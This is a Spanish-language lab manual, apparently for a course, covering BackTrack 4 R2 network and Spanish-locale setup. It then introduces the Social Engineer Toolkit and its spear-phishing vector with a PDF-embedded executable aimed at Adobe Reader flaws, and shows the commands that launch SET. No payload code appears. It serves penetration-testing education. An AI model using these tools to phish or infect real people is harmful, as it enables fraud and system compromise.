


Imagen 13 – Configuración de idioma de teclado

Seguido a esto, aparece una ventana en donde se escoge el idioma del teclado del computador, si no se encuentra en la lista de la parte derecha de la pantalla, deberá ser agregado de la lista izquierda, luego click en Apply.




Imagen 14 - Idiomas de teclado

Ahora se debe configurar la red para navegar en internet, puede realizarse de modo gráfico o por DHCP. Para el modo gráfico, click en: inicio/service/network/start network. Luego, se procede a probar la navegación hacia internet realizando una búsqueda en el navegador o usando ping a una dirección ip o pagina web (Ej.: en consola, ping www.google.com)




Imagen 15 - Iniciar servicio de red de modo grafico

La configuración de red con DHCP se realiza en una consola en donde se debe digitar:

- **start-network** (inicia el servicio de red)
- **ifconfig** (Permite configurar una interfaz de Red y ver el status de ésta)
- **dhcpcd** (se usa para verificar si está instalado el paquete de DHCP)
- **apt-get install dhcpcd** (se usará en caso que no se encuentre instalado)
- **dhcpcd <interfaz>** (En donde interfaz puede ser eth0, wlan0, etc. Es usado para que asigne una dirección ip a la interfaz, luego se usa ctrl+c para detener)
- se comprueba la navegación hacia internet realizando una búsqueda en el navegador o usando ping a una dirección ip o página web (Ej.: en consola, **ping www.google.com**)

BACKTRACK EN ESPAÑOL

En esta parte, se descargaran los paquetes necesarios para el cambio de idioma a español del entorno gráfico KDE. Se debe tener encuentra que el cambio de idioma no

aplica a las aplicaciones contenidas en el BackTrack R2 y que la descarga e instalación de los paquetes debe realizarse con el usuario root.

En una consola, se debe digitar las siguientes líneas de comando:

apt-get install language-pack-es
apt-get install language-pack-es-base
apt-get install language-pack-kde-es
apt-get install language-pack-kde-es-base
apt-get install language-support-es
apt-get install language-support-translations-es
apt-get install language-support-writing-es

Algunos de estos paquetes traen otros adicionales y requieren de un permiso para seguir descargando, en este caso se debe indicar Y para continuar.

Luego, se procede a verificar la versión del entorno grafico KDE, en el menú de inicio/settings/panel center.




Imagen 16 – Versión del entorno gráfico KDE

Esto es necesario ya que según la versión instalada se descarga el último paquete.

Si la versión que maneja es KDE 3.5.X se debe instalar
apt-get install kde-i18n-es
Y si la versión es KDE 4.X.X se debe instalar
apt-get install kde-l10n-es

Al concluir la instalación, se ingresa al menú de inicio- **settings/Regional & Accessibility/Country/Region & Language**, en donde se abrirá la ventana de configuración de KDE. Se procede a agregar el nuevo idioma en "Add Language" – "Other" – Spanish. Después se aplican los cambios (apply) y se debe reiniciar.




Imagen 17 – Modulo de configuración del entrono gráfico KDE

Cuando se haya reiniciado la maquina el menú de BackTrack aparecerá todo en español.




Imagen 18 – Interfaz grafica KDE en español

Ya se ha realizado la configuración básica y se ha cambiado el idioma, ahora, se especificarán algunos métodos para que modifique la apariencia del entorno gráfico, es decir, color, fondo de pantalla, entre otros.

Inicialmente, se personalizará la pantalla, para esto con click derecho sobre cualquier parte del “escritorio” aparecerá un menú en donde se escoge la opción configurar escritorio. Se abrirá una ventana donde podrá escoger la configuración de fondo de pantalla, comportamiento, escritorios múltiples y salva pantallas.




Imagen 19 – Configuración de fondo de escritorio

Ahora, se modificara la apariencia del panel de KDE, dando click en la barra, se desplegará una serie de opciones en donde se escoge **menú de panel/configuración de panel**. Se abrirá una venta y en esta se podrá hacer la configuración que se desea. Podrá cambiar la ubicación y el color de la barra de tareas, especificar que menús y con que configuración usar, entre otros.

Imagen 20 – Configuración de apariencia de panel

CONCLUSIONES

- El uso de BackTrack 4 R2 en Live CD y Live USB es útil por su portabilidad, ya que no requiere instalación y puede arrancarse en casi cualquier equipo en unos pocos minutos. Por su naturaleza no persistente, cuando se reinicia el equipo se borra toda la información almacenada en la RAM eliminando todo el rastro y la actividad en el sistema operativo portable.
- Para conservar los cambios en la configuración del BackTrack es necesaria su instalación como sistema operativo en una partición del disco duro.
- Para proporcionar la seguridad de que un archivo descargado de Internet, no se ha alterado se debe realizar la comprobación de cadena md5 antes de ser quemado en un CD o DVD.
- Se debe configurar la navegación hacia internet para completar pasos de la configuración del sistema operativo

REFERENCIAS

- Backtrack 4 R2 (n, d), Consultado el 3 de Septiembre de 2010, de http://www.backtrack-linux.org/

GUÍA 2 – SET / Spear-Phishing Attack Vectors

INTRODUCCIÓN

INGENIERÍA SOCIAL

Es un conjunto de técnicas psicológicas y habilidades sociales que permiten que las personas realicen voluntariamente actos que normalmente no harían. Se vale de los errores y las fallas en la seguridad informática. Tiene tres tipos. El primero, técnicas pasivas como lo es la observación; el segundo, técnicas no presenciales como el uso del teléfono, carta, fax o mail; y el tercero, técnicas presenciales que a su vez tiene dos tipos: las agresivas y las no agresivas. Las agresivas son el uso de suplantación de identidad, extorción o presión psicológica. Y las no agresivas como la búsqueda en la basura (Dumspter Diving), mirar por encima del hombro (Shoulder Sourfing), el seguimiento de personas, entre otras.

Existen herramientas y técnicas (Phishing, Spyware, Spam) creadas con el fin de atraer usuarios a determinadas páginas donde se les ofrece algún producto ilícitamente, otros con el fin de llevarlos engañados a una página web idéntica a la de algún banco, o entidad que permita hacer pagos por Internet como PayPal, donde se le solicita al usuario el ingreso de sus datos personales para luego utilizarlos de manera ilegal.

Estas herramientas pueden ser usadas para la recopilación de información de sospechosos o delincuentes.

Social Engineering Toolkit (SET), es un kit de herramientas que ayuda en la tarea de realizar ataques de ingeniería social, permite suplantar fácilmente la identidad de un sitio determinado, o enviar ataques por mail a las cuentas de correo de alguna compañía o persona, infectar memorias USB, etc, fue diseñado por David Kennedy (ReL1K).

Estas herramientas se usan para verificar el nivel de vulnerabilidad de una empresa ante ataques de ingeniería social y para tomar las medidas correspondientes. La versión actual es la 1.1 y fue liberada en diciembre de 2010.

OBJETIVOS

- Describir las formas de ejecución del SET
- Explicar detalladamente el vector de ataque de spear-phishing con el payload PDF Embedded EXE Social Engineering.
- Especificar la función de cada opción de ataque que genera cada payload
- Identificar las vulnerabilidades que explota cada payload en las maquinas victimas

DESCRIPCIÓN

Esta guía tiene como finalidad describir la ejecución de set y explicar el vector de ataque[6] Spear-phishing explotando los fallos y vulnerabilidades que se encuentran en algunas de las versiones de adobe acrobat y adobe Reader.

EJECUCIÓN SET

SET tiene varios ataques que se usan para explotar las vulnerabilidades de un sistema de manera sencilla mediante una interfaz de línea de comandos o entorno gráfico (Navegador Web).

[6] Pasos para lograr un ataque

Al ejecutarlo, lo primero que se ve es un menú que ofrece una gran cantidad de opciones para lanzar el ataque de ingeniería social, desde la creación de correos fraudulentos, paginas que al visitarlas infectan máquinas, archivos multimedia que permite obtener acceso al equipo de la víctima, la posibilidad de enviar correo masivo, entre otros.

Línea de comandos

D. Abrir una consola de comandos 
E. Seguido a esto digitar la ruta: **cd /pentest/exploits/SET** (ver imagen 1)
F. Luego use: **./set** para ejecutar el bash[7] de set (ver imagen 2)

Imagen 21 – Ruta para ejecutar set

[7] Programa informático cuya función es interpretar ordenes.




Imagen 22 – Ejecución SET

ENTORNO GRÁFICO

A. Para ejecutar SET en entorno gráfico se debe ingresar al menú inicio e ir la siguiente ruta: **Backtrack/Penetration/Social Engineering Toolkit/S.E.T-Web** (ver imagen 3), al momento en que se realiza el procedimiento anterior se ejecuta el Demonio de la aplicación




Imagen 23 – Ruta ejecución interfaz web

Nota:
La ventana que se abre después de seguir la ruta de la interfaz web (ver imagen 4) debe permanecer abierta durante todo el proceso ya que si se cierra, el demonio[8] deja de correr y dejará de funcionar la aplicación en entorno gráfico.

[8] Proceso informático que se ejecuta en segundo plano, es decir que no es controlado directamente por el usuario.

